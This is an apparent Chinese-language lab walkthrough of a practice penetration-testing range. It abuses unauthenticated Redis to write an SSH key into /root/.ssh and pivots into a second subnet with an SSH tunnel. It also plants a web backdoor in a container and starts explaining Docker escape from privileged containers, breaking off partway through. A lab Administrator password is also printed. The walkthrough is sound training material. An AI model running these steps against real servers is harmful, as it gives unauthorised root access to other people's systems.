
“渗透世界”
渗透世界
环境搭建

ubuntu1关闭防火墙并且开启redis服务
iptables -F
1 | redis-server /etc/redis.conf |

拿到root权限,并启动nginx权限
1 | /usr/sbin/nginx -c /etc/nginx/nginx.conf |
ubuntu2
通过docker ps -a去执行
1 | sudo su |

pc1
关闭防火墙

Administrator 密码 Whoami2021

1

开放Redis 192.168.111.1:6379
Redis 192.168.111.128:6379 发现未授权访问

192.168.111.1的config get dir显示是windows


同时端口开放22 所以可以Redis 写 SSH 公钥
1 | ssh-keygen -t rsa -b 2048 -f /root/.ssh/redis_key -N "" |

/root/.ssh/redis_key 私钥,自己留着
/root/.ssh/redis_key.pub 公钥,要写到目标
写入公钥

1 | (echo -e "\n\n"; cat redis_key.pub; echo -e "\n\n") > key.txt |
前后加空行是为了让 SSH 更容易识别到中间那一行公钥
把公钥内容写进 Redis 的一个 key:
1 | cat key.txt | redis-cli -h 192.168.111.128 -x set xxx |

进入 Redis:
1 | redis-cli -h 192.168.111.128 |
1 | config set dir /root/.ssh/ 将写的目录设置在/root/.ssh/下 |

尝试登陆
1 | chmod 600 /root/.ssh/redis_key |
基础信息收集
1 | ip a |
这里会发现这台主机有双网卡 由此判断该机器不仅位于外层 192.168.111.0/24,还连接了内网 192.168.52.0/24,可以作为进入 52 网段的跳板。
1 | ens33: 192.168.111.128/24 |

1 | ip neigh |
查看arp缓存和邻居表
可以看到内网的主机
探测52整个网段可以发现还有台30
两台主机均可达,其中 192.168.52.20 的 TTL 为 64,判断为 Linux 主机;192.168.52.30 的 TTL 为 128,判断为 Windows 主机。


扫描一下端口
1 | 192.168.52.20:22 open |


提权
开个隧道

1 | ssh -L 8088:192.168.52.30:8080 root@192.168.111.128 |
打开

然后这里卡了好久 靶场本身应该有个预留的后门文件 我的一直没有
干脆进容器给自己写了个后门进去 然后yijian连接


然后这个是一个比较低权限的
而且这个进来之后会发现他就是一个docker容器 ipa啥的都没有

所以要考虑尝试docker逃逸
docker逃逸
如何判断当前机器是否为docker容器
1 .dockerenv
是 Docker 容器根目录下经常出现的一个标记文件。很多 Docker 运行时会在容器根文件系统里放这个文件,所以:
1 | ls -la /.dockerenv |
如果存在,基本可以认为“当前进程处在 Docker 容器里”。
2 /proc/1/cgroup
描述某个进程所属的 cgroup
容器运行时通常会把容器进程放入单独 cgroup,例如历史上常见:
1 | 12:memory:/docker/<container_id> |
很多检测脚本会做
1 | cat /proc/1/cgroup |
然后匹配
1 | docker |
3 container 环境变量
某些容器系统会设置环境变量
1 | env | grep -i container |
1 | container=lxc |
原理
正常 Docker 容器和宿主机是隔离的,主要靠:
1 | namespace cgroup capabilities seccomp/apparmor 文件系统隔离 |
但如果容器以 –privileged 方式启动,隔离会大幅削弱。容器内 root 可能拥有很多宿主机级别能力,比如:
1 | CAP_SYS_ADMIN |
